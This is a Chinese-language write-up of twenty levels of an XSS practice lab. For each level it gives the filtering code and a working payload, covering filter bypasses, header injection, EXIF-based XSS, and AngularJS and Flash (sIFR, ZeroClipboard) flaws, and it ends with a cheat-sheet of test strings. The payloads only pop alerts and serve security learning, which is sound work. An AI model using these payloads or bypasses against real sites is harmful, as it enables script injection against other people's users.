# xss write up

## author:reborn

## Level 1（无任何过滤）

**【前期分析】**

点击图片进入了level 1，提示我们这关很easy。这个关没有输入框。

从URL：<http://ip/xss/level1.php?name=test>猜想参数name是有注入的。

**【代码分析】**

网页源代码：

<h2 align=center>欢迎用户test</h2>

函数源代码：

<?php

ini\_set("display\_errors", 0);

$str = $\_GET["name"];

echo "<h2 align=center>欢迎用户".$str."</h2>";

?>

没有做任何的过滤。

**【最终payload】**

[name=test<script>alert(/xss/)</script](http://10.10.10.135/xss/level1.php?name=test%3cscript%3ealert(/xss/)%3c/script)>

过关！


## Level 2（闭合标签）

**【前期分析】**

来到了level 2，这个页面URL的参数是keyword，我们发现test出现在两个位置上，一个是标题上，一个是输入框中。提示我们要Keep Calm And Try Harder。

先构造一个测试payload：

'';!--"<XSS>=&{()}



**【代码分析】**

网页源代码：

<h2 align=center>没有找到和'';!--&quot;&lt;XSS&gt;=&amp;{()}相关的结果.</h2><center>

<form action=[level2.php](view-source:http://www.koosec.com/xss/level2.php) method=GET>

<input name=keyword value="'';!--"<XSS>=&{()}">

函数源代码

$str = $\_GET["keyword"];

echo "<h2 align=center>没有找到和".**htmlspecialchars($str)**."相关的结果.</h2>".'<center>

<form action=level2.php method=GET>

<input name=keyword value="'.$str.'">

可以判断，标题做了双引号、尖括号、&符号的转译，使用的是htmlspecialchars()函数。而下面的输入框却没有过滤。

**【最终payload】**

"><script>alert(/1/)</script>"<

过关！

## Level 3（绕过htmlspecials()函数）

**【前期分析】**

来到了level 3，看到图片就感觉很奇怪，总觉得有什么事情要发生。还是先输入测试的payload来看看：

'';!--"<XSS>=&{()}



**【代码分析】**

网页源代码：

<h2 align=center>没有找到和'';!--&quot;&lt;XSS&gt;=&amp;{()}相关的结果.</h2><center>

<form action=[level3.php](view-source:http://www.koosec.com/xss/level3.php) method=GET>

<input name=keyword value=''';!--&quot;&lt;XSS&gt;=&amp;{()}'>

源代码：

$str = $\_GET["keyword"];

echo "<h2 align=center>没有找到和"**.htmlspecialchars($str).**"相关的结果.</h2>"."<center>

<form action=level3.php method=GET>

<input name=keyword value='"**.htmlspecialchars($str).**"'>

没办法了，查查htmlspecialchars这个函数：

**htmlspecialchars() 函数把一些预定义的字符转换为 HTML 实体。**

**预定义的字符是：**

**& （和号）成为 &amp;**

**" （双引号）成为 &quot;**

**' （单引号）成为 '**

**< （小于）成为 &lt;**

**> （大于）成为 &gt;**

由于htmlspecialchars默认配置是不过滤单引号的，于是想到构造单引号的payload。

**【最终payload】**

'onmouseover='alert(1)


移动鼠标到输入框触发onmouseover事件，过关！

## Level 4（去掉尖括号）

**【前期分析】**

来到level 4后，根据之前的经验，输入测试payload：

'';!--"<XSS>=&{()}



**【代码分析】**

网页源代码：

<h2 align=center>没有找到和'';!--&quot;&lt;XSS&gt;=&amp;{()}相关的结果.</h2><center>

<form action=[level4.php](view-source:http://10.10.10.135/xss/level4.php) method=GET>

<input name=keyword value="'';!--"XSS=&{()}">

发现尖括号被去除掉了。

调整下level 3的payload。

**【最终payload】**

"onmouseover='alert(1)'


移动鼠标到输入框中触发onmouseover事件，过关！

## Level 5（绕过检测<script和on事件）

**【前期分析】**

来到了level 5，提示我们find a way out，不管怎么样，打上构造payload先：

'';!--"<XSS>=&{()}



**【代码分析】**

网页源代码：

<h2 align=center>没有找到和'';!--&quot;&lt;xss&gt;=&amp;{()}相关的结果.</h2><center>

<form action=level5.php method=GET>

<input name=keyword value="'';!--"<xss>=&{()}">

看了这个代码很纳闷，难道又回到level 2了？打上level 4的payload：

<input name=keyword value=""o\_nmouseover='alert(1)'">

打上level 2的payload：

<input name=keyword value=""><scr\_ipt>alert(/1/)</script>"<">

看来是检测到关键字后，添加\_来阻断构造的payload。

不能放弃呀，查看下函数源码:

$str = strtolower($\_GET["keyword"]);

$str2=str\_replace("<script","<scr\_ipt",$str);

$str3=str\_replace("on","o\_n",$str2);

验证了自己了猜想，果然是改变关键字。那就是说不允许使用<script和on开头的javascript事件了。

**【最终payload】**

使用javascript伪协议来试试：

sd"></br><a/href=javascript:alert('1');>

点击生成的超链接，成功！

如果不想点超链接，可以使用这一句：

sd"></br><img src="javascript:alert('1');">

在IE6下执行，成功！

或者构造超链接：

"><a href="javascript:alert(1)">

点击超链接，成功！

## Level 6（大小写绕过）

**【前期分析】**

来到了Level 6，Let’s go!根据之前的经验，这关的难度在上一关上做调整，输入如下payload：

sd"></br><a/href=javascript:alert('1');></br><img src="javascript:alert('1');">

**【代码分析】**

网页源代码：

<input name=keyword value="sd"></br><a/hr\_ef=javascript:alert('1');>

<img sr\_c="javascript:alert('1');">">

果然，在原来的基础上对标签做了限制。

**【最终payload】**

尝试大小写绕过：

sd"></br><img sRc="javascript:alert('1');">

成功！感动，再尝试用Level 2的payload做修改：

"><sCriPt>alert(/1/)</script>"<

成功！

## Level 7（script等标签绕过一次移除操作，双写绕过）

**【前期分析】**

使用如下payload：

"><sCriPt>alert(/1/)</script>"<

**【代码分析】**

网页源代码：

<input name=keyword value=""><>alert(/1/)</>"<">

发现关键字script被删除了。

sd"></br><img sRc="javascript:alert('1');">

网页源代码：

<input name=keyword value="sd"></br><img ="java:alert('1');">">

也是被删除了script。

**【最终payload】**

猜想是不是只删除一次，于是构造了如下payload：

"><scrscriptipt>alert(/1/)</scrscriptipt>"<

成功！看来是删除了一次，把原来的script删除后正好是level 6的payload。

## Level 8（关键字ASCII编码）

**【前期分析】**

先使用之前payload测试：

"><script>alert(/1/)</script>"<

**【代码分析】**

网页源代码：

<input name=keyword value="&quot;&gt;&lt;script&gt;alert(/1/)&lt;/script&gt;&quot;&lt;">

</center><center><BR><a href="&quot><scr\_ipt>alert(/1/)</scr\_ipt>&quot<">友情链接

看来第二处做了双引号的转译和关键字改变。又由于是点击链接触发。

进行ASCII编码转换：

" &#34

t &#116

: &#58

**【最终payload】**

构造payload：

javascrip&#116&#58alert('1')

点击友情链接，成功！

## Level 9（带上必要字段+关键字编码）

**【前期分析】**

先输入测试payload：

'';!--"<XSS>=&{()}

**【代码分析】**

网页源码：

<input name=keyword value="'';!--&quot;&lt;xss&gt;=&amp;{()}">

</center><center><BR><a href="[您的链接不合法？有没有！](view-source:http://10.10.10.135/xss/%E6%82%A8%E7%9A%84%E9%93%BE%E6%8E%A5%E4%B8%8D%E5%90%88%E6%B3%95%EF%BC%9F%E6%9C%89%E6%B2%A1%E6%9C%89%EF%BC%81)">

提示链接不合法，尝试输入：http://xxx看看：

<input name=keyword value="http://baidu.com">

</center><center><BR><a href="http://xxx">友情链接

没报错，看来是需要http://这个东西的。

**【最终payload】**

结合level8尝试构造payload：

javascrip&#116&#58alert('http://xxx')

点击链接，成功！

## Level 10（利用hidden参数传递数据）

**【前期分析】**

来到了level 10，看起来和前面的不太一样。输入测试payload：

http://10.10.10.135/xss/level10.php?keyword=well done!'';!--"<XSS>=&123{()}

**【代码分析】**

网页源代码：

<h2 align=center>没有找到和well done!'';!--&quot;&lt;XSS&gt;=相关的结果.</h2><center>

应该是对下一个双引号做了编码，且对尖括号做了转译，而&{()}被删除了，也就是不允许做实体编码了。

但是很奇怪的是，网页源码和之前的相比，多了下面这三行：

<input name="t\_link" value="" type="hidden">

<input name="t\_history" value="" type="hidden">

<input name="t\_sort" value="" type="hidden">

有三个输入框？为什么type为hidden？hidden 的意思为定义隐藏的输入字段。尝试使用firebug将hidden全改成submit。出现一个按钮，点击发现URL变成：

http://10.10.10.135/xss/level10.php?t\_link=&t\_history=&t\_sort=

尝试构造xss语句：

http://10.10.10.135/xss/level10.php?t\_link=1&t\_history=2&t\_sort=3

查看网页源代码：

<input name="t\_link" value="" type="hidden">

<input name="t\_history" value="" type="hidden">

<input name="t\_sort" value="3" type="hidden">

发现只有t\_sort参数才有返回数据。

**【最终payload】**

尝试构造payload：

http://10.10.10.135/xss/level10.php?t\_link=1&t\_history=2&t\_sort=3"onmouseover='alert(1)' type="text"

将鼠标移到输入框中，成功！

## Level 11（利用Referer）

**【代码分析】**

直接查看源代码，还是和之前一样。这次是4个input带hidden。

<input name="t\_link" value="" type="hidden">

<input name="t\_history" value="" type="hidden">

<input name="t\_sort" value="" type="hidden">

<input name="t\_ref" value="http://192.168.100.247/xsslab/level10.php?t\_link=&t\_history=&t\_sort=3%22onmouseover=%27alert(1)%27%20type=%22text%22" type="hidden">

就是比较奇怪第四个的value值是之前的链接？

修改后提交：

<http://10.10.10.135/xss/level11.php?t_link=1&t_history=2&t_sort=3&t_ref=4>

发现t\_sort参数返回数据，而t\_ref仍然返回一个Referer值。

构造payload：

http://10.10.10.135/xss/level11.php?t\_link=1&t\_history=2&t\_sort=3"onmouseover='alert(1)' type="text"&t\_ref=4

网页源代码：

<input name="t\_sort" value="3&quot;onmouseover='alert(1)' type=&quot;text&quot;" type="hidden">

<input name="t\_ref" value="" type="hidden">

t\_sort对双引号做了转译。而t\_ref这个参数却没有返回值了。构造referer：

首先在本地创建一个xss.html文件：

<html>

<body>

<form id="xss"

name="xss"

method="GET"

action="http://10.10.10.135/xss/level11.php">

</form>

<script>

document.getElementById("xss").submit();

</script>

</body>

</html>

**【最终payload】**

构造payload：

http://10.10.10.135/xss.html?">onmouseover='alert(1)' type="text"

但是实际发现浏览器会对尖括号和引号进行URL编码= =，使用BURP抓包修改refferrer值...

修改完成后，过关了。

## Level 12（利用User-Agent字段）

**【代码分析】**

查看源代码：

<input name="t\_link" value="" type="hidden">

<input name="t\_history" value="" type="hidden">

<input name="t\_sort" value="" type="hidden">

<input name="t\_ua" value="Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0" type="hidden">

看来这里是HTTP头部的User-Agent字段的内容。

**【最终payload】**

和level 11的思路一样，在User-Agent字段后添加如下：

">onmouseover='alert(1)' type="text"

## Level 13（利用Cookie值）

**【代码分析】**

和之前思路一致，查看源码：

<input name="t\_link" value="" type="hidden">

<input name="t\_history" value="" type="hidden">

<input name="t\_sort" value="&quot;&gt;onmouseover='alert(1)' type=&quot;text&quot;" type="hidden">

<input name="t\_cook" value="call me maybe?" type="hidden">

心想这个call me maybe?是从哪里来的，BURP抓返回包看看：

Cookie: user=call+me+maybe%3F

**【最终payload】**

同样抓包修改Cookie值：

Cookie: user=Call me maybe?">onmouseover='alert(1)' type="text"

成功！

## Level 14（利用文件解析xss）

**【代码分析】**

来到这关，查看源码是有一个iframe框的，src到<http://www.exifviewer.org/>这个页面的但是很奇怪没有看到。BURP抓包看看有没有申请该页面的请求。发现该页面的返回包头部带有字段：

X-Frame-Options: SAMEORIGIN

SAMEORIGIN表示该页面需要在在相同域名页面的iframe 中展示，修改成：

X-Frame-Options: ALLOW-FROM http://10.10.10.135/xss/level14.php

英文翻译：

欢迎光临免费在线 EXIF 查看器。



有了这个在线工具你可以从任意类型的图像文件中提取元数据。

它提供了容易读的接触到不同格式图像的 Exif、 IPTC 和 XMP 元数据。

猜测是往文件中写入XSS payload，在提交到这个网页里解析，最终触发xss payload。

使用火狐的firebug将scrolling="no"改成yes就会出现滚动条。

win7查看图片属性可以直接修改图片的EXIF值。





**【最终payload】**

采用的payload：

'"><img src=1 onerror=alert(document.domain)>'

就是上传的过程中要不停的修改返回包的X-Frame-Options字段。



成功！

## Level 15（AngularJS的javascript框架漏洞）

**【前期分析】**

点击到level 15的链接发现链接错误。要修改成自己安装在服务器上level15.php链接地址：

http://10.10.10.135/xss/level15.php?src=1.gif

**【代码分析】**

查看源代码，发现这个网页使用了AngularJS的JavaScript框架，网页源代码：

<body><span class="ng-include:1.gif"></span></body>

使用了ng-include这个表达式的意思是当HTML代码过于复杂时，可以将部分代码打包成独立文件，在使用ng-include来引用这个独立的HTML文件。

尝试构造如下payload：

http://10.10.10.135/xss/level15.php?src='level4.php'

竟然在下面出现了level 4的页面！

由于level 4产生XSS的页面是：

http://10.10.10.135/xss/level4.php?keyword="onmouseover='alert(1)'

**【最终payload】**

猜想构造level 5的payload：

http://10.10.10.135/xss/level15.php?src='level4.php?keyword=%22%20onmouseover=alert(1)%20%22'

其中%20为空格的url编码，%22为”的url编码，将鼠标移动到下面的输入框中触发，成功！

## Level 16（替换空格）

Level 16的链接为：

http://10.10.10.135/xss/level16.php?keyword=test

**【前期分析】**

先输入构造的payload：

http://10.10.10.135/xss/level16.php?keyword=test< scrsCriPtipt>alert(/1/)</scrscriptipt>&123

**【代码分析】**

网页源代码：

<center>test<&nbsp;scr&nbsp;ipt>alert(&nbsp;1&nbsp;)<&nbsp;scr&nbsp;ipt></center><center

检测到script、空格和/时转译成&nbsp;，&后面的字符被删除。

**【最终payload】**

使用事件属性，用%0a换行符代替空格：

http://10.10.10.135/xss/level16.php?keyword=test<img%0asrc=1%0aonerror=alert(1) >

成功！

## Level 17

这关的链接如下：

http://10.10.10.135/xss/level17.php?arg01=a&arg02=b

**【代码分析】**

查看网页源码：

<embed src=[xsf01.swf?a=b](view-source:http://10.10.10.135/xss/xsf01.swf?a=b" \o "在一个没有被引号包起来的属性值当中出现了) width=100% heigth=100%><h2 align=center>

**【最终payload】**

构造payload：

http://10.10.10.135/xss/level17.php?arg01=a&arg02=%20onmouseover=alert(2)

过关！

## Level 18

**【最终payload】**


和level17一样的payload：

http://10.10.10.135/xss/level18.php?arg01=a&arg02=%20onmouseover=alert(2)

## Level 19（xsf\_sIFR技术）

这关的链接如下：

http://10.10.10.135/xss/level19.php?arg01=a&arg02=b



【**前期分析**】

构造测试payload确定参数：

http://10.10.10.135/xss/level19.php?arg01=1234&arg02=5678

【**代码分析**】

网页源代码

<embed src="[xsf03.swf?1234=5678](view-source:http://10.10.10.135/xss/xsf03.swf?1234=5678)" width=100% heigth=100%></body>

也就是说，测试payload链接和下面这条链接本质一样的：

http://10.10.10.135/xss/[xsf03.swf?1234=5678](view-source:http://10.10.10.135/xss/xsf03.swf?1234=5678)

由此可以猜测1234的地方填写的是参数名，5678的地方填写的是参数值。

再看网页显示的flash内容：

Movie(436)is incompatible with sifr.js(undefined).Use moive of undefined.

猜想undefined的内容为输入的参数值。

**【sIFR技术实现原理】**


基于Flash允许将字体嵌入SWF文件，所以事先将字体加载并生成Flash的SWF文件。然后通过JS控制进行页面文本的二次渲染。实现的方法是加载JS文件，通过JavaScript对Web页面进行搜索，找到设定元素或者设定类名的元素中的所有文本。然后JavaScript将文本重新渲染并在最终浏览页面上输出成为一个小的Flash文件。

**简单讲，就是利用sIFR技术可以将JavaScript代码写到swf文件里面执行。**

**【代码分析】**

使用JPEXS来分析flash的源码：

首先确定Action Scrip语言的版本为Action Script 2.0。



其次，定位到sIFR：

static var DEFAULT\_TEXT = "Rendered with sIFR 3, revision 436<br><strong>Rendered with sIFR 3, revision 436</strong><br><em>Rendered with sIFR 3,

……（省略）

static var VERSION\_WARNING = "Movie (436) is incompatible with sifr.js (%s). Use movie of %s.<br><strong>Movie (436) is incompatible with sifr.js (%s).

……（省略）

可见，前面的flash输出的语句中，undefined的内容应为%s的内容。

关键代码：

……（省略）

static function run(delayed)

{

if(\_root.delayrun == "true" && !delayed)

{

var interval;

interval = \_global.setInterval(function()

{

\_global.clearInterval(interval);

sIFR.run(true);

}

,200);

return undefined;

}

sIFR.menuItems.push(new ContextMenuItem("Follow link",function()

{

**getURL**(sIFR.instance.primaryLink,sIFR.instance.primaryLinkTarget);

}),new ContextMenuItem("Open link in new window",function()

{

**getURL**(sIFR.instance.primaryLink,"\_blank");

}));

ActionScript 2.0中的getRUL()函数的作用是将来自特定URL的文档加载到窗口中，或将变量传递到位于所定义的URL的另一个应用程序。

var \_loc4\_ = sIFR.DEFAULT\_TEXT;

var \_loc5\_ = true;

……（省略）

if(\_loc5\_ && \_root.version != sIFR.VERSION)

{

\_loc4\_ = sIFR.VERSION\_WARNING.split("%s").join(\_root.version);

}

……（省略）

得知version参数可以传入loc4变量中，即sIFR的内容中，但是getURL 只在内容为link时打开，故定位以下函数：

function contentIsLink()

{

return this.content.indexOf("<a ") == 0 && this.content.indexOf("<a ") == this.content.lastIndexOf("<a ") && this.content.indexOf("</a>") == this.content.length - 4;

}


**【a标签的定义和用法】**

<a> 标签定义超链接，用于从一张页面链接到另一张页面。


<a> 元素最重要的属性是 href 属性，它指示链接的目标。

**【最终payload】**

http://10.10.10.135/xss/level19.php?arg01=version&arg02=<a href="javascript:alert(1)">xss</a>



点击XSS链接，成功！



## Level 20（xsf\_ ZeroClipboard 跨站脚本漏洞）


这关的链接如下：

http://10.10.10.135/xss/level20.php?arg01=a&arg02=b

**【前期分析】**

和Level 19一样是两个参数，但是这关什么都没有显示。但是根据之前的经验，我们需要找出payload的参数名，参数值的构造方式。

直接分析swf文件：



**【ZeroClipboard 及其原理介绍】**

ZeroClipboard 是国外大神开发的一个用于剪贴板复制的 JS 插件，它是基于 Flash 来实现跨浏览器的复制功能的。当我们使用 ZeroClipboard 的时候，它会悄悄隐藏一个小小的 Flash 影片(swf)，不会对我们的用户界面造成影响。我们只需要借助它实现复制功能就行了。ZeroClipboard 中的 "Zero" 指的就是"不可见，零干扰"。

……

不过从 Flash 10开始，由于浏览器和Flash的安全限制，要求用户必须在Flash区域上进行真实操作才能操作剪贴板。于是，ZeroClipboard 的作者想到一个办法：它将 Flash 做成透明的，以便于我们放在诸如链接、按钮等需要放置的任何地方。这样，用户界面看起来没有变化，当点击链接或按钮时，实际上点击是却是 Flash，从而实现复制操作。

**简单讲，就是一个透明的flash覆盖在复制按钮上，点击的是flash而不是按钮，由flash来执行剪贴板的操作。所以我们到level 20的时候才什么都看不见= =、**

**【ZeroClipboard 跨站脚本漏洞】**

 ZeroClipboard 1.3.1及之前的版本中的ZeroClipboard.swf文件中存在跨站脚本漏洞。远程攻击者可借助特制的参数利用该漏洞注入任意Web脚本或HTML。

【漏洞及知识参考】

<http://www.myhack58.com/Article/html/3/7/2016/79536_2.htm>

<http://www.freebuf.com/sectool/108568.html>

<http://www.cnblogs.com/kenkofox/p/3405395.html>

<http://jiongks.name/blog/zeroclipboard-intro/>

**【代码分析】**

使用JPEXS反编译swf文件后得到的代码：

package

{

import flash.display .Sprite;

import flash.events.Event;

import flash.system.System;

import flash.external.ExternalInterface;

import flash.display.StageScaleMode;

import flash.system.Security;

import flash.display.LoaderInfo;

import flash.events.MouseEvent;

public class ZeroClipboard extends Sprite

{

private var button:Sprite;

private var id:String = "";

private var clipText:String = "";

public function ZeroClipboard()

{

super();

stage.scaleMode = StageScaleMode.EXACT\_FIT;

Security.allowDomain("\*");

var flashvars:Object = LoaderInfo(this.root.loaderInfo).parameters;

id = flashvars.id;

button = new Sprite(); //创建button

button.buttonMode = true;

button.useHandCursor = true;

button.graphics.beginFill(13434624);

//下面这句定义按钮的长，宽

button.graphics.drawRect(0,0,Math.floor(flashvars.width),Math.floor(flashvars.height));

button.alpha = 0.0;

addChild(button);

button.addEventListener(MouseEvent.CLICK,clickHandler);

//下面定义了四种鼠标事件, 并且进行侦听

button.addEventListener(MouseEvent.MOUSE\_OVER,function(param1:Event):\*

{

ExternalInterface.call("ZeroClipboard.dispatch",id,"mouseOver",null);

});

button.addEventListener(MouseEvent.MOUSE\_OUT,function(param1:Event):\*

{

ExternalInterface.call("ZeroClipboard.dispatch",id,"mouseOut",null);

});

button.addEventListener(MouseEvent.MOUSE\_DOWN,function(param1:Event):\*

{

ExternalInterface.call("ZeroClipboard.dispatch",id,"mouseDown",null);

});

button.addEventListener(MouseEvent.MOUSE\_UP,function(param1:Event):\*

{

ExternalInterface.call("ZeroClipboard.dispatch",id,"mouseUp",null);

});

//此处的id从url获取， 并且未做过滤，导致flash xss

ExternalInterface.addCallback("setHandCursor",setHandCursor);

ExternalInterface.addCallback("setText",setText);

ExternalInterface.call("ZeroClipboard.dispatch",id,"load",null);

}

public function setHandCursor(param1:Boolean) : \*

{

button.useHandCursor = param1;

}

private function clickHandler(param1:Event) : void

{

System.setClipboard(clipText);

ExternalInterface.call("ZeroClipboard.dispatch",id,"complete",clipText);

}

public function setText(param1:\*) : \*

{

clipText = param1;

}

}

}

首先Class名为ZeroClipboard，所以先调用ZeroClipboard函数。由于**参数id从url获取**，并且未做过滤，导致flash xss。

但是要进入到button.addEventListener函数，先要成功创建button，button其中有一个参数为按钮的长、宽，而且**都是从url传入**。如果不传这个参数，button就创建失败。

button.graphics.drawRect(0, 0, Math.floor(flashvars.width), Math.floor(flashvars.height));

**【最终payload】**


分析了这些再参考链接上给的payload后构造：

**http://10.10.10.135/xss/level20.php?arg01=id&arg02=\"))}catch(e){alert(/XSS/);}//%26width%26height**


成功！这里的%26是&符号的URL编码。因为如果不编码请求无法完整发送到flash中。

打开IE浏览器的调试模式选择网络，可以看到浏览器所做的请求：

未编码前：



编码后：



## 做题小结

做了20题下来，可以发现难度是依次上升的。这里主要谈谈个人做题的一个基本思路。一般看到一道题目后，先观察题目的类型，猜想哪个地方哪个参数可能存在注入，也就是前期分析，往下是代码分析，具体分析网页的源代码甚至可以的话看看题目代码，可以加深对题目做了怎样的限制的认知，再往下，就是不断尝试，输入自己构造好的测试payload来做更多的判断。有的题目你可能一时找不到注入点，你可以用BURP抓包看看到底具体数据在哪个位置传输，有可能是HTTP头部的某一个字段也可能是正文部分。后面几道较难的是，这几题前提是你需要了解某些知识后才能做得出来，比如某某框架存在xss漏洞，或者某种文件解析可以解析xss等等，这时可以去乌云知识库去查查，一般都能找到对应的知识模块。

题目分析+测试语句+代码分析

基础测试语句：

'';!--"<XSS>=&{()}

<script>alert(/1/)</script>

<img scr=1 onerror="alert(/1/)">

<img src="javascript:alert('1');">

<a href="javascript:alert(1)">

绕过：大小写，编码，双写等等。。。。